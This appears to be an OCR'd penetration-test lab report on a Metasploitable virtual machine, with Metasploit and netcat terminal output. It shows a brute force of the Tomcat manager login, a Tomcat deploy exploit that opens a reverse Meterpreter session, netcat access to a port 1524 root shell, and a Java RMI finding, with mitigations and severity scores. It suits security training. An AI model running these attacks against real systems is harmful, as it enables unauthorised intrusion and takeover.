


2.




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > back
msf6 > search tomcat login

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tomcat_mgr_login                      normal  No     Tomcat Application Manager Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 >
```

3.




```
File  Actions  Edit  View  Help
   0  auxiliary/scanner/http/tomcat_mgr_login                      normal  No     Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 > use 0
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name                 Current Setting                                                Required  Description
   ----                 ---------------                                                --------  -----------
   ANONYMOUS_LOGIN      false                                                          yes       Attempt to login with a blank username and p
   BLANK_PASSWORDS      false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false                                                          no        Try each user/password couple stored in the
   DB_ALL_PASS          false                                                          no        Add all passwords in the current database to
   DB_ALL_USERS         false                                                          no        Add all users in the current database to the
   DB_SKIP_EXISTING     none                                                           no        Skip existing credentials stored in the curr
   PASSWORD                                                                            no        The HTTP password to specify for authenticat
   PASS_FILE            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.tx  no        File containing passwords, one per line
                        t
   Proxies                                                                             no        A proxy chain of format type:host:port[,type
   RHOSTS                                                                              yes       The target host(s), see https://docs.metaspl
   RPORT                8080                                                           yes       The target port (TCP)
   SSL                  false                                                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS      false                                                          yes       Stop guessing when a credential works for a
   TARGETURI            /manager/html                                                  yes       URI for Manager login. Default is /manager/h
   THREADS              1                                                              yes       The number of concurrent threads (max one pe
   USERNAME                                                                            no        The HTTP username to specify for authenticat
   USERPASS_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpas  no        File containing users and passwords separate
                        s.txt
   USER_AS_PASS         false                                                          no        Try the username as the password for all use
   USER_FILE            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.t  no        File containing users, one per line
                        xt
   VERBOSE              true                                                           yes       Whether to print output for all attempts
   VHOST                                                                               no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.40.129
rhosts => 192.168.40.129
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
```

4.




```
[-] 192.168.40.129:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.40.129:8180 - Login Successful: tomcat:tomcat
[-] 192.168.40.129:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:password (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:changethis (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:r00t (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:toor (Incorrect)
[-] 192.168.40.129:8180 - LOGIN FAILED: both:password1 (Incorrect)
```

5.



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.40.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.40.130:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6127 bytes as sq73rPh9SJ8vB7P8m0.war ...
[*] Executing /sq73rPh9SJ8vB7P8m0/axzX6eEfGDVa5uxGtG54ysx.jsp...
[-] Execution failed on sq73rPh9SJ8vB7P8m0 [500 Internal Server Error]
[*] Undeploying sq73rPh9SJ8vB7P8m0 ...
[*] Sending stage (57971 bytes) to 192.168.40.129
[*] Meterpreter session 1 opened (192.168.40.130:4444 -> 192.168.40.129:53196) at 2024-10-17 09:08:27 -0400

meterpreter > sys info
```

6.


[-] Execution failed on sq73rPh9SJ8vB7P8m0 [500 Internal Server Error]
[*] Undeploying sq73rPh9SJ8vB7P8m0 ...
[*] Sending stage (57971 bytes) to 192.168.40.129
[*] Meterpreter session 1 opened (192.168.40.130:4444 → 192.168.40.129:53196) at 2024-10-17 09:08:27 -0400
meterpreter > sys infp
[-] Unknown command: sys
meterpreter > sysinfp
[-] Unknown command: sysinfp
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > ls
Listing: /
Mode Size Type Last modified Name
040666/rw-rw-rw- 4096 dir 2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw- 1024 dir 2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw- 4096 dir 2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw- 13820 dir 2024-10-12 02:05:41 -0400 dev
040666/rw-rw-rw- 4096 dir 2024-10-12 08:39:54 -0400 etc
040666/rw-rw-rw- 4096 dir 2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw- 4096 dir 2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw- 7929183 fil 2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw- 4096 dir 2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw- 16384 dir 2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw- 4096 dir 2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw- 4096 dir 2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw- 7263 fil 2024-10-12 02:05:48 -0400 nohup.out
040666/rw-rw-rw- 4096 dir 2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw- 0 dir 2024-10-12 02:05:28 -0400 proc
040666/rw-rw-rw- 4096 dir 2024-10-12 02:05:48 -0400 root
040666/rw-rw-rw- 4096 dir 2012-05-13 21:54:53 -0400 sbin
040666/rw-rw-rw- 4096 dir 2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw- 0 dir 2024-10-12 02:05:29 -0400 sys
040666/rw-rw-rw- 4096 dir 2024-10-12 07:38:43 -0400 tmp
040666/rw-rw-rw- 4096 dir 2010-04-28 00:06:37 -0400 usr
040666/rw-rw-rw- 4096 dir 2010-03-17 10:08:23 -0400 var
100666/rw-rw-rw- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz
meterpreter >

3. Metasploitable root shell

Introduction :

- **Service**: On this system, port **1524** was found to be open, running a service that provides a root shell. This vulnerability was exploited to gain unauthorized root access to the machine using **Netcat**.

Vulnerability Details :

- **Open Port 1524**: This port is commonly left open on Metasploitable systems and is associated with a backdoor that allows root-level access. The service running on this port provides a direct root shell to any user who can connect to it.
- **Backdoor Vulnerability**:
    - **Metasploitable** machines come pre-configured with this vulnerability as a demonstration of poor security practices, such as leaving backdoor access enabled after an exploit has occurred.
    - This specific backdoor is a remnant of older exploits, which leaves the system completely exposed to anyone with network access to port 1524.

Exploitation Process :

- **Step 1: Scanning for Open Ports**:
    - A port scan (e.g., using Nmap) was performed to identify open ports on the target machine. The scan revealed that **port 1524** was open, which is unusual for production systems.
- **Step 2: Connecting via Netcat**:
    - Using **Netcat**, a simple command-line tool for reading and writing data across network connections, you connected to the open port:
    - After connecting, the system immediately provided a **root shell**, confirming the presence of the backdoor.
- **Step 3: Gaining Root Access**:
    - Since the shell opened with **root privileges**, you were able to execute any system commands as the root user without needing to escalate privileges further.

Impact :

- **Full System Compromise**:
    - Any attacker who can access port 1524 can gain full control of the system by simply connecting to it. This includes the ability to:
        1. View and modify system files.
        2. Create, modify, or delete user accounts.
        3. Install or remove software.
        4. Execute arbitrary commands.
- **Privilege Escalation**:

- Since the backdoor provides direct root access, no further privilege escalation is required. This effectively bypasses all security controls that may be in place.

- **Persistence**:
  - Once the attacker has root access, they can establish persistence mechanisms such as adding new users or installing backdoors to maintain long-term access.

Mitigation Suggestion :

1. **Disable Backdoor Services**:
   - Immediately disable the service running on port 1524, as it poses a critical security risk.
2. **Remove Unnecessary Services**:
   - Regularly audit open ports and services running on the system. Ensure that only essential services are active, and remove or disable any services that are not required.
3. **Apply Security Patches**:
   - Ensure the system is fully patched and up to date, particularly for known vulnerabilities such as the ones demonstrated in Metasploitable.


Use Strong Authentication:

- For sensitive services, always implement strong authentication mechanisms, such as password protection, multi-factor authentication (MFA), and SSH keys for remote access.

---


6. Severity

- **CVSS Score**: **10.0 (Critical)**.
- This vulnerability allows for **unauthenticated remote root access**, leading to a full system compromise. Due to the critical nature of this backdoor and the ease of exploitation, this is classified as a **critical** vulnerability.




POC :

1.


100005 1,2,3 55933/udp mountd
100021 1,3,4 42937/udp nlockmgr
100021 1,3,4 59901/tcp nlockmgr
100024 1 59602/udp status
100024 1 59703/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
mysql-info:
Protocol: 10
Version: 5.0.51a-3ubuntu5
Thread ID: 309
Capabilities flags: 43564
Some Capabilities: Speaks41ProtocolNew, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsTransactio
Status: Autocommit
Salt: 2x,kY\@l"]3#RXD*DWj/
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-04-16T14:07:45
ssl-date: 2024-10-12T06:20:42+00:00; +8s from scanner time.

2.


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exit
(mostafa㉿kali)-[~]
$ nc 192.168.40.129 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# cd home
root@metasploitable:/home# ls

4. Port 1099 GNU Classpath `grmiregistry`

Target System: The target system has an open port **1099**, running a **GNU Classpath** **`grmiregistry`** service. This service is vulnerable due to an insecure configuration, specifically related to the Java RMI (Remote Method Invocation) registry.

- **Vulnerability**: The vulnerability exploited is the **Java RMI Server Insecure Default Configuration Java Code Execution**. This vulnerability allows an attacker to execute arbitrary Java code remotely by leveraging the RMI service's default configuration.
- **Exploit Used**: The Metasploit module **`exploit/multi/misc/java_rmi_server`** was used to exploit this vulnerability, resulting in a **Meterpreter session** with remote code execution capabilities.

Vulnerability Details :

- **Port 1099 - RMI Service**:
  - Port 1099 is typically associated with the **RMI registry**, a service used by Java applications to perform remote method invocation. The default configuration of some Java RMI servers can expose them to remote code execution attacks if improperly secured.
- **Vulnerability Type**:
  - The **Java RMI Server Insecure Default Configuration** allows attackers to interact with the RMI registry and use it to load remote classes, which can lead to arbitrary code execution on the vulnerable server.
  - This vulnerability occurs due to a lack of security controls in the RMI service, such as proper authentication and class loading restrictions.

Exploitation Process :

- **Step 1: Scanning for Open Ports**:
  - A port scan revealed that **port 1099** was open, running the `grmiregistry` service, which is vulnerable to exploitation due to insecure configuration.
- **Step 2: Identifying the Vulnerability**:
  - Using vulnerability databases such as Rapid7, the **Java RMI Server Insecure Default Configuration Java Code Execution** vulnerability was identified.
- **Step 3: Exploiting the Vulnerability with Metasploit**:
  - The **Metasploit** module `exploit/multi/misc/java_rmi_server` was selected for this exploit. This module targets Java RMI registries with insecure default configurations.
  - The following command was used to initiate the exploit:
- **Step 4: Gaining a Meterpreter Session**:
  - After running the exploit, a **Meterpreter session** was successfully opened, providing remote access to the target system with full capabilities to execute commands, explore the file system, and further escalate privileges if needed.

Impact :

- **Remote Code Execution**:
  - The insecure configuration of the Java RMI registry allows an attacker to execute arbitrary Java code on the target system remotely. This can lead to a complete compromise of the system, including:
    1. Running malicious code.
    2. Accessing sensitive data.
    3. Installing malware or persistence mechanisms.
    4. Lateral movement within the network.
- **Privilege Escalation**:
  - Depending on the environment, gaining access through the RMI service could lead to further privilege escalation if the service is running with elevated permissions.

Mitigation Suggestion :

1. **Disable Unnecessary Services**:
   - If the RMI registry is not needed, disable the service to eliminate the attack surface.
2. **Secure Java RMI Configuration**:
   - Implement security best practices for Java RMI, including:
     - Requiring proper authentication for remote method invocation.
     - Restricting access to the RMI registry to trusted hosts or internal network segments.
     - Preventing remote codebase loading by setting the `java.rmi.server.useCodebaseOnly` property to `true`.
3. **Apply Patches and Updates**:
   - Ensure the system is up to date with the latest security patches to mitigate known vulnerabilities in Java RMI and related services.
4. **Firewall and Network Segmentation**:
   - Limit access to port 1099 through firewall rules, only allowing trusted IPs and restricting external access to sensitive services.

Severity

- **CVSS Score**: **9.0 (Critical)**.


The vulnerability provides a direct path to **remote code execution** with potentially minimal effort required from the attacker. It can lead to full system compromise, making it a critical issue that needs to

POC :

1.

```
|   100024  1          59602/udp   status
|_  100024  1          59703/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 309
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsTransactions
|   Status: Autocommit
```

2.



3.

4.

